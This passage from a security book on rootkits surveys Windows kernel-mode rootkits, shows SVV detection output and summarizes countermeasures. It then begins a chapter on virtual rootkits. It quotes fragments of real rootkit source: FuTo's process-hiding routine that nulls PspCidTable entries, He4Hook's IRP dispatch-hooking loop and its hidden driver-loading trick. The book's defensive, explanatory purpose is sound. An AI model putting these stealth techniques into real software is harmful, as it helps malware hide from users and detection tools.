


Figure 4-6 AFX immediately hides the install directory.

binaries (such as Native API DLLs, which AFX patches). The code here is an abbreviated version of the output from SVV:

```

ntdll.dll (7c900000 - 7c9b0000)... suspected! (verdict = 5).
module ntdll.dll [0x7c900000 - 0x7c9b0000]:
0x7c90d8e3 [NtDeviceIoControlFile()+0] 5 byte(s): Jmping code (jmp to: 0x10436537)
address 0x10436537 DOES NOT belong to ANY MODULE!
file   :b8 42 00 00 00
memory :e9 54 8c b2 93
verdict = 5
  
```



```

0x7c90d94c [NtEnumerateKey()+0] 5 byte(s): JMPing code (jmp to: 0x10436507)
0x7c90d976 [NtEnumerateValueKey()+0] 5 byte(s): JMPing code (jmp to: 0x10436413)
0x7c90df5e [NtQueryDirectoryFile()+0] 5 byte(s): JMPing code (jmp to: 0x104367c7)
0x7c90e1aa [NtQuerySystemInformation()+0] 5 byte(s): JMPing code (jmp to: 0x1043624f)
0x7c9538eb [RtlQueryProcessDebugInformation()+0] 5 byte(s): JMPing code (jmp to: 0x10436ea7)
kernel32.dll (7c800000 - 7c8f4000)... suspected! (verdict = 5).
0x7c802332 [CreateProcessW()+0] 5 byte(s): JMPing code (jmp to: 0x104371e3)
0x7c802367 [CreateProcessA()+0] 5 byte(s): JMPing code (jmp to: 0x1043714b)
PSAPI.DLL (76bf0000 - 76bf0000)... suspected! (verdict = 5).
0x76bf1f1c [EnumProcessModules()+0] 5 byte(s): JMPing code (jmp to: 0x10436fcf)
ADVAPI32.dll (77dd0000 - 77e6b000)... suspected! (verdict = 5).
0x77deaf3f [EnumServicesStatusA()+0] 5 byte(s): JMPing code (jmp to: 0x10436a3b)
0x77df7775 [CreateProcessAsUserW()+0] 5 byte(s): JMPing code (jmp to: 0x10437317)
0x77e10958 [CreateProcessAsUserA()+0] 5 byte(s): JMPing code (jmp to: 0x1043727b)
0x77e15c9d [CreateProcessWithLogonW()+0] 5 byte(s): JMPing code (jmp to: 0x104373b3)
0x77e3681b [EnumServicesStatusExW()+0] 5 byte(s): JMPing code (jmp to: 0x10436d9f)
0x77e36a8f [EnumServicesStatusExA()+0] 5 byte(s): JMPing code (jmp to: 0x10436c77)
0x77e37b91 [EnumServicesStatusW()+0] 5 byte(s): JMPing code (jmp to: 0x10436b6b)
SYSTEM INFECTION LEVEL: 5
0 - BLUE
1 - GREEN
2 - YELLOW
3 - ORANGE
4 - RED
--> 5 - DEEPRED
SUSPECTED modifications detected. System is probably infected!

```

So AFX patched the following system binaries: ntdll.dll, kernel32.dll, PSAPI.DLL, and ADVAPI32.dll. Notice the bytes that AFX overwrote these functions with (a 5-byte JMP+address) are similar in all cases and point to an address roughly in the range 0x10436000–0x10437000. This address range points to the rootkit’s hooking code.

Also notice that SVV indicated the addresses that were being pointed to by the overwritten bytes did not belong to any module. This is because AFX hid its process! You can find the hidden process using cross-view techniques, as evidence in the Helios screenshot in Figure 4-7 (we’ll cover rootkit detection technologies in Chapter 10).

As a side note, the AFX rootkit is a resource hog because it was compiled by Delphi, which is not optimized for use on Windows systems. The system becomes notably sluggish after AFX is installed.

FU and FUTo by Jamie Butler, Peter Silberman, and C.H.A.O.S

Technique: DKOM

The FU rootkit was named after the Unix/Linux command `su`, which allows a user to elevate privileges to root-level access if his or her account is enabled to do so. In a completely different fashion, the FU rootkit allows user-mode processes to escalate their privileges to administrator access, as well as hide files, drivers, and processes.

Since we covered the FU technique in detail already, let’s take a look at the additions provided by the FuTo rootkit, coded by Peter Silberman and C.H.A.O.S. It is based on the code base of FU, but rather than alter process list structures, FuTo modifies a table structure called `PspCidTable` to hide processes. This nonexported structure keeps a




Figure 4-7 Helios detects AFX hidden process.

housekeeping list of all active processes and threads and is used by the Win32 API function `OpenProcess()`. The `OpenProcess()` function is used by many applications to send a handle to an active process, including the popular rootkit detection utility Blacklight. Thus, the authors of FuTo saw an easy way to fool Blacklight: To hide a process from Blacklight, simply remove the process from the `PspCidTable`. Here is the source code to do this:

```
typedef PHANDLE_TABLE_ENTRY (*ExMapHandleToPointerFUNC)( IN PHANDLE_TABLE
HandleTable, IN HANDLE ProcessId);
void HideFromBlacklight(DWORD eproc)
{
    PHANDLE_TABLE_ENTRY CidEntry;
    ExMapHandleToPointerFUNC map;
    ExUnlockHandleTableEntryFUNC umap;
    PPROCESS p;
    CLIENT_ID ClientId;
    map = (ExMapHandleToPointerFUNC) 0x80493285;
    CidEntry = map((PHANDLE_TABLE) 0x8188d7c8,
    LongToHandle(*( (DWORD*) (eproc+PIDOFFSET) ) ) );
}
```

```
if(CidEntry != NULL)
{
    CidEntry->Object = 0;
}
return;
}
```

The authors admit to a nasty hack to solve a critical problem caused by altering `PspCidTable`. When the alteration is made, `FuTo` sets the process's entry to null. This means that whenever the process is closed, the system blue screens because a null pointer has been dereferenced in kernel mode. To solve the problem, the `FuTo` rootkit also installs a notify routine, so whenever a process is closed, the rootkit is notified first. This allows the rootkit to reinsert the hidden process momentarily into the active process table (`PspCidTable`) so the system doesn't crash. Then the process can exit normally. `FU` did not have this problem, because the target structure was a linked-list, allowing it to "relink" the surrounding processes to be hidden.

Shadow Walker by Sherri Sparks and Jamie Butler

Technique: IDT Hooking

NOTE

This rootkit is heavily based on an existing Linux stack overflow protection product called PaX (<http://pax.grssecurity.net/>) and research published by Joanna Rutkowska.

Shadow Walker is a rootkit that hides its presence by creating "fake views" of system memory. The hypothesis behind this technique is that if a rootkit can fool a detection tool by making it *think* it is accurately reading memory, neither the program execution flow (i.e., hook, patch, or detour) nor the data structures in memory (DKOM) need to be altered. Essentially, all the other programs on the system will receive an inaccurate mapping of memory, and only the rootkit will know what truly exists. The authors refer to this technique as *memory cloaking* and the "fourth generation of rootkit technology" (<http://www.phrack.org/issues.html?issue=63&id=8#article>). Typically the goal of memory cloaking is to hide the rootkit's own code or some other module. We'll refer to this code as the *cloaked code*.

This type of deception is achieved by distinguishing *execution* requests (which would most likely be initiated by the rootkit itself needing to run its own code) for the cloaked code from *read/write* requests for the cloaked code (which could be initiated by a rootkit detector). Thus, the goal of Shadow Walker is to "fake" rootkit detectors that are scanning through memory looking for rootkit code, while still allowing the rootkit itself to execute.

As with many of the more advanced rootkit techniques, this technique is based on an architectural oddity of the underlying processor. In this case, Shadow Walker is able to distinguish between memory read/write operations and execution operations by leveraging a synchronization issue with the way the Pentium processor caches page mappings. A page mapping is how the processor maps a virtual address to a physical address.

x86 assembly instructions are made up of *instructions* (such as INT for issuing an interrupt) and *data* (the operand(s) accompanying the instruction). To save trips to memory, the processor stores recently used instructions and data in two parallel cache structures (a special type of storage location that's faster than system RAM) called *translation lookaside buffers* (i.e., Instruction Translation Lookaside Buffer (ITLB) and Data Translation Lookaside Buffer (DTLB)). This organization of parallel instruction and data caches is called *Split TLB*.

Whenever the CPU has to execute an instruction data pair, it has to perform significant processing overhead to consult the page table directory for the virtual address and then calculate the physical address in RAM for the given data. This takes time that could be saved if it only had to look in the ITLB for recently used instructions and the DTLB for recently used data (operands). The processor has slight overhead to make sure both caches are synchronized and hold the same mappings of virtual to physical memory.

So how does Shadow Walker use this split TLB architecture to differentiate memory access requests? In short, it forces the instruction cache to be flushed but leaves the data cache alone, so the caches are *desynchronized* and hold different values for the same virtual to physical mapping for a given page. In this manner, rootkit detectors that are trying to *read* the cloaked memory page actually get garbage back (or maybe some data that says "no rootkit here!") because they are reading the data TLB, while the rootkit itself, which is trying to *execute* the code at the protected memory page, is allowed to do so because it's reading the instruction TLB.

The logic for what to place in the respective TLBs to achieve these "different views of the same physical page" is inside a custom fault handler. To initiate the fault handler and thus control access to the protected memory pages (i.e., the rootkit code), Shadow Walker flushes the instruction TLB entry of the memory page it wishes to filter access rights to (i.e., hide). This effectively forces any requests to go through the custom page fault.

Shadow Walker is implemented in two kernel drivers: `mmhook.sys` that does the split TLB trick and a slightly modified `msdirectx.sys` driver that holds the core of the FU rootkit. The `mmhook` driver hooks the Interrupt Dispatch Table (IDT) inside `NTOSKRNL.EXE`. This installs the custom exception handler (at `IDT entry 0x0E`) that is crucial to making the technique work. No user-mode controller program is used, so you have to use `InstDrv` or some other loader program to get the drivers into kernel land (first load `msdirectx.sys` and then load `mmhook.sys`). Once they are loaded, the drivers take care of the rest by installing the exception handler in the IDT, so the rootkit is automatically kicked off when a page fault occurs.

You can see the technique working by trying to access the memory address of the `msdirectx.sys` driver. You should expect to get garbage back—this means the `mmhook` driver is tainting the view. In order to test this, you need to find the base address of `msdirectx.sys` using a tool such as `DeviceTree`. In the screenshot of `DeviceTree` shown in Figure 4-8, you might notice something very odd about the `msdirectx` driver: No major function codes or entry points are supported, nor does it have a device attached to it (every other driver does)! Hmm, or does it? Something is definitely up.




Figure 4-8 DeviceTree shows us something is amiss with msdirectx.

Using WinHex (or a similar tool that can read arbitrary physical memory, such as Sysinternals PhysMem), you can verify the memory pages for the FU rootkit are being hidden by mmhook driver by doing an in-memory byte-pattern search for an arbitrary sequence of bytes from the binary file msdirectx.sys. You would attempt this before and after loading the drivers. Before loading mmhook, you should be able to find the signature (and hence the rootkit code) in physical memory; however, after loading the driver, you should not find the code.

Shadow Walker is another example of a proof-of-concept rootkit that demonstrates a technique and does not attempt to hide itself. It also doesn't support major architecture features such as multiprocessors, PAE, or varying page sizes. Perhaps the most limiting aspect of this rootkit is the restrictive requirements that are imposed on drivers that wish to use this technique to hide themselves. A readme file accompanies the rootkit that explains a "protocol" such drivers must follow, such as manually raising/lowering Interrupt Request Levels (IRQL) for hiding, flushing the TLBs, and other legwork. However, this rootkit is a very good example of the kind of low-level, advanced rootkit that makes use of very low-level hardware devices.

He4Hook by He4 Team

Technique: IRP hooking

Even though the He4Hook project was abandoned by its authors in 2002, there are many versions of He4Hook available in the wild (<http://he4dev.e1.bmstu.ru/HookSysCall/>), each with varying levels of capabilities. Under the hood, all versions either use SSDT modification or IRP hooking to hide files, drivers, and registry entries. The version used for this book, 2.11, utilizes IRP hooking on the file-system drivers for Windows, ntfs.sys, and fastfat.sys. It overwrites the entries in the major function table of all drivers and devices attached to the file-system drivers for the following functions:

- IRP_MJ_CREATE
- IRP_MJ_CREATE_NAMED_PIPE
- IRP_MJ_CREATE_MAILSLLOT
- IRP_MJ_DIRECTORY_CONTROL

He4Hook replaces the pointers to the real OS functions with pointers to the rootkit's functions. It also replaces the driver's unload routine. The rootkit achieves this by directly modifying the `DRIVER_OBJECT` structures in memory and replacing the pointers as necessary.

After the He4Hook rootkit driver is loaded, it queues a system thread to scan the directory objects, `\\Drivers` and `\\FileSystem`, using the Windows API function `ZwOpenDirectoryObject()`. For each driver file it can read from these lists (using an undocumented Windows API function, `ZwQueryDirectoryObject()`, it gets a pointer to the driver's `DRIVER_OBJECT` using an undocumented exported Windows kernel function, `ObReferenceObjectByName()`). After it retrieves this pointer, the rootkit inspects the device chain for that driver, looping through each device and ensuring its `DEVICE_OBJECT` is an appropriate type of device to hook (i.e., file-system-related devices). The code from `DriverObjectHook.c` is shown here:

```
pDeviceObject = pDriverObject->DeviceObject;
while (pDeviceObject) {
    if (IsRightDeviceTypeForFunc(pDeviceObject->DeviceType, IRP_MJ_CREATE) == TRUE) {
        TopDeviceObject = pDeviceObject;
        do {
            if (IsRightDeviceTypeForFunc(TopDeviceObject->DeviceType, IRP_MJ_CREATE) == TRUE) {
                pTargetDriverObject = TopDeviceObject->DriverObject;
                for (i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; ++i) {
                    if (pTargetDriverObject->MajorFunction[i] != NULL) {
                        if (pTargetDriverObject->MajorFunction[i] != DriverObjectDispatch){
                            AddHookedDriverIntoTree(pTargetDriverObject);
                        }
                        break;
                    }
                }
            }
        } while (pDeviceObject = pDeviceObject->NextDeviceObject);
    }
    if (TopDeviceObject->AttachedDevice == NULL)
        break;
}
```

```

    TopDeviceObject = TopDeviceObject->AttachedDevice;
}
while (1);
}
pDeviceObject = pDeviceObject->NextDevice;
}

```

The most important part of this code is highlighted in bold. This FOR loop iterates through all possible IRP major function codes for the given driver and device, and if there is a corresponding dispatch function in the driver, the rootkit replaces that function pointer with its own dispatch routine, `DriverObjectDispatch()`. This is the definition of IRP hooking. Note how the rootkit also makes sure the functions aren't already hooked.

Thus, the rootkit has succeeded in redirecting IRPs destined for the dispatch functions of these various drivers to its own dispatch function. Great, now it's going to get literally hundreds of IRPs per microsecond for all sorts of devices, from network named pipes to symbolic links. To find the melody from the noise, the rootkit filters these IRPs inside its dispatch function.

So let's take a closer look at the dispatch function's source code to explore how He4Hook utilizes IRP hooking to hide files by hooking `IRP_MJ_DIRECTORY_CONTROL`. Keep in mind that this function is used by the rootkit as an IRP *dispatch function*, so every time a file read request, for example, is issued, this function will get a chance to inspect the resulting IRP. The rootkit has already *hooked* the necessary IRPs; the dispatch function is where it *does something* with those IRPs (like hide a file!).

The first 70 lines of the function set up data structures and ensure the IRP is the one that it wants to filter. It does this by validating that the IRP's major function code matches one of the four codes that it cares about and that its device type is appropriate (CD-ROM, disk, and so on):

```

if ( (dwMajorFunction == IRP_MJ_SHUTDOWN) || (bIrpAlreadyTreat == FALSE) &&
    (bIsRightDeviceType == TRUE) && ((dwMajorFunction >= IRP_MJ_CREATE &&
    dwMajorFunction <= IRP_MJ_CREATE_NAMED_PIPE) ||
    (dwMajorFunction == IRP_MJ_CREATE_MAILSLLOT)
    #ifdef HOOK_QUERY_DIRECTORY_IRP || (
    dwMajorFunction == IRP_MJ_DIRECTORY_CONTROL )
    #endif)

```

If all of these conditions match, the rootkit then copies some data from the IRP that it cares about (such as the filename being requested for creating, reading, deleting, and so on) and calls two functions, `TreatmentIrpThread()` and `TreatmentQueryDirectoryIRP` (or `TreatmentCreateObjectIRP()` for all other major functions). These two functions handle modifying the IRP before the rootkit passes it on to the next driver in the driver stack. To hide a file, the dispatch routine simply removes the directory information from the resulting IRP, so when other drivers receive the IRP, the information is missing. Thus, whenever a program calls into

`NtQueryDirectoryFile()`, or any other API that relies on a file-system driver, whichever files were configured to be hidden will not be returned by these functions.

The technique used by He4Hook relies on some undocumented functions that may not exist in recent versions of Windows. Since these functions are undocumented, they are not guaranteed to exist between patches and major releases. Furthermore, most versions of He4Hook that implement kernel-function hooking in addition to IRP hooking can be trivially detected by tools that scan the SSDT.

He4Hook is a fairly sophisticated rootkit that pays attention to detail. This makes it a very stealthy rootkit. Its meticulous nature is evident in the use of undocumented functions (in an impressively small, 38KB header file called `NtoskrnlUndoc.h`) and crafty pointer reassignments throughout the source code. It also makes extensive use of preprocessor directives to exclude certain code sections from compilation. That way, if the rootkit user doesn't want that functionality, it won't appear in the resulting driver, minimizing the suspicious code inside the resulting driver.

Perhaps the stealthiest aspect of He4Hook is how it loads the driver initially. All Windows drivers must implement a function called `DriverEntry()` that represents the entry point when the driver is loaded. All well-behaved drivers initialize required housekeeping structures and fill in the driver's major function table. However, He4Hook instead calls a function `InstallDriver()` inside its `DriverEntry()` routine. This function extracts the driver binary at a predefined offset from its image base address in memory. It allocates some non-paged kernel pool memory and copies the driver into that buffer. It then calls a custom function to get the address of an unexported internal function, which it then calls as the "real" `DriverEntry()` routine.

```
dwFunctionAddr = (DRIVER_ENTRY) NativeGetProcAddress((DWORD)pNewDriver-
Place, "__InvisibleDriverEntry@8");
if (!dwFunctionAddr) {
    ExFreePool(pNewDriverPlace);
    return FALSE;
}
NtStatus = dwFunctionAddr(DriverObject, RegistryPath);
```

The unexported function `__InvisibleDriverEntry` is the actual `DriverEntry()` routine that is immediately called inside `InstallDriver()` once it is assigned to the pointer variable `dwFunctionAddr`. This technique provides two primary benefits: (1) The driver is not loaded using the Service Control Manager (SCM), thus no disk or registry footprints exist, and (2) the function redirection helps disguise its real functionality, rather than advertising it inside well-known driver routines such as `DriverEntry()`.

Sebek by The HoneyNet Project

Technique: IRP Hooking, SSDT Hooking, Filter/Layered Drivers, and DKOM

It is important to mention that not all kernel-mode rootkits are written for “evil” or malicious purposes. Sebek, written by Michael A. Davis, an author of this book, for the HoneyNet Project, is a kernel-mode rootkit that uses the same techniques as malicious rootkits to help analyze, detect, and capture information about attackers who break into honeypots. Sebek uses a variety of methods to avoid detection by attackers and to ensure that it can send the information it captures to the remote sebek server in a stealthy, covert manner.

Since the goal of the HoneyNet Project is, “To learn the tools, tactics and motives involved in computer and network attacks, and share the lessons learned,” sebek was written to monitor and capture the keystrokes and functions that an attacker executes on a Windows system once he or she breaks into it. Monitoring all of the required portions of Windows to obtain this information posed an interesting problem. The keystroke loggers that already existed in the mainstream worked by hooking the keyboard and used methods talked about earlier in the chapter. These methods are easily detectable though. Stealth from the attackers was very important as we didn’t want our subjects under test (the attackers) to modify their behavior because they knew they were being watched. Therefore, we decided to use the same techniques as other kernel rootkits (specifically SSDT hooking and filter drivers) to implement a set of functions in the kernel to capture access to registry keys, files, and all commands and keystrokes sent to console-based applications.

When sebek was first released, no one really took notice, but since the source code for the tool was freely available, others have begun leveraging the code in their own projects. Posted on rootkits.com, the second and third releases of sebek for Windows add new functionality, including monitoring and hooking of all incoming and outgoing TCP/IP connections and additional GUI hooking. The information that sebek collects has been invaluable in analyzing attackers who break into Windows-based honeypots. Sadly, because of a lack of interest by the community and the author’s lack of time availability, sebek for Windows has not been updated in over two years.

Sebek is not the only “friendly” rootkit out there. Many of the keystroke loggers, data loggers, and even anti-malware and antivirus software utilize kernel-mode rootkit methods to remain stealthy and detect malware. The same tools and techniques are being used by the good guys, which is a great example of how intent is a major cause of marking a tool, driver, or software as malware. This is a problem that every major security vendor is facing, and we’ll discuss it even more in Chapter 7 when we talk about the antivirus industry and its response to rootkits and malware.

SUMMARY

Kernel-mode rootkit technology is fundamentally based on the complex instruction-set architecture design and kernel-mode architecture that the Windows OS is based on. Simply understanding and accounting for the wealth of nuances of these technologies poses an insurmountable task to the anti-rootkit protagonist. There will always be a backdoor in kernel mode, simply due to the enormous complexities involved in the Windows OS's design and implementation.

Kernel-mode rootkits represent the most advanced and persistent cyber threat in the wild today. They continue to be a formidable enemy to basic system hygiene and remain light-years ahead of commercial antivirus and HIPS products.

A small sample of kernel-mode rootkits were illustrated at the end of this chapter to drive home the techniques discussed in the first part of the book. We want to stress to the reader that this is a very small sampling and only includes what is publically known and researched. More advanced rootkits surely exist in other spaces not available to the public. This includes technology even deeper in the system than the operating system, such as firmware and BIOS-level rootkits. Furthermore, the techniques used by the individual tools have already started to be clustered together such that a single rootkit will eventually leverage more and more hooking methods to reduce its chance of exposure.

Lastly, not all kernel-mode rootkits are evil! We learned that other tools such as sebek, antivirus, and enterprise keystroke loggers used by corporations all employ the same "big-brother" techniques as the malicious kernel rootkits themselves to detect rootkits.

Summary of Countermeasures

A now widely accepted malware classification system was suggested by recognized industry researcher Joanna Rutkowska at Black Hat Europe 2006 (<http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Rutkowska.pdf>). It involved three types of malware:

- **Type 0** Malware that doesn't modify the operating system or other processes
- **Type I** Malware that modifies things that should never be modified outside of approved operating system code (i.e., the operating system itself, CPU registers, and so on)
- **Type II** Malware that modifies things that were designed to be modified, such as self-modifying code in data sections of binary files
- **Type III** Virtual rootkits that can subvert a running operating system without modifying anything at all inside it

To combat these types of malware, Joanna suggested several methods and tools available, along with sample malware in the wild. The following table details these countermeasures.

Type	Threat	Countermeasure	Examples
0	General nuisance—registry key modifications, unwanted spyware	Antivirus, anti-spam, and anti-spyware	Botnets, MySearchBar, Netsky, and other worms
I	Modifications to operating system structures not meant to be dynamically altered (e.g., SSDT); can cause system instability and stealthily monitoring and the stealing of information	Validate in-memory versions of programs and files with on-disk versions using digital signatures of program binaries: svv, PatchGuard, Vice, SDTRestore	Hacker Defender, Shadow Walker, and Adore, AFX
II	Modifications to dynamic structures meant to be altered during runtime by the operating system or running processes (such as a program's data sections)	Monitor all critical data structures that could potentially be modified	deepdoor, Fu, FuTo, Klog, He4Hook
III	Virtual rootkit inserted as a hypervisor beneath a running OS has complete control over the OS without its knowledge	Look for side effects of the rootkit, such as virtual processes and devices, timing attacks, and use of special CPU instructions	BluePill, SubVirt

CHAPTER 5

**VIRTUAL
ROOTKITS**

Since virtualization technology is becoming increasingly popular in network infrastructures today, virtual rootkits represent the bleeding edge of rootkit technology. Hardware and software support for virtualization has improved by leaps and bounds in recent years, paving the way for an entirely new attack vector for rootkits. The technical mechanisms that make virtualization work also lend the technology to subversion in stealthy ways not previously possible. To make matters worse, virtualization technology can be extremely complex and difficult to understand, making it challenging to educate users on the threat. One could say virtualization technology in its current state is a *perfect storm*.

To better understand the virtual rootkit threat, we'll cover some of the broad technical details of how virtualization works and the most important components that are targeted by virtual rootkits. These topics include virtualization strategies, virtual memory management, and hypervisors. After covering the technology itself, we'll discuss various virtual rootkit techniques, such as escaping from a virtual environment and even hijacking the hypervisor. We'll conclude the chapter with some in-depth analysis of the three currently known virtual rootkits: SubVirt, Blue Pill, and Vitriol.

OVERVIEW OF VIRTUAL MACHINE TECHNOLOGY

Virtualization technology has redefined modern computing for servers and workstations alike. Virtualization allows a single computer to share its resources among multiple operating systems executing simultaneously. Prior to virtualization, a computer was limited to running one instance of the operating system at a time (unless one counts mainframes as the first example of virtualization). This is a waste of resources because the underlying architecture is capable of supporting multiple instances simultaneously. An obvious benefit to this parallelization and sharing of resources is increased productivity in server environments, such as web and file servers. Since system administrators can now run multiple web servers on a single computer, they're able to do more work with fewer resources. The virtualization market also extends to individual users' personal computers, allowing them to multitask across several different types of operating systems (Linux, OSX, and so on). Figure 5-1 illustrates the concept of virtualization of system resources to run multiple operating systems.

There are two widely accepted classes of virtual machines: process virtual machines and system virtual machines (also called hardware virtual machines). We'll briefly touch on process virtual machines but focus primarily on system virtual machines.

Types of Virtual Machines

The *process virtual machine*, also known as an *application virtual machine*, is normally installed on an OS and can virtually support a single process. Examples of the process virtual machine are the Java Virtual Machine and the .NET Framework. This type of virtual machine (VM) provides an execution environment (often called a *sandbox*) for the running process to use and manages system resources on behalf of the process.

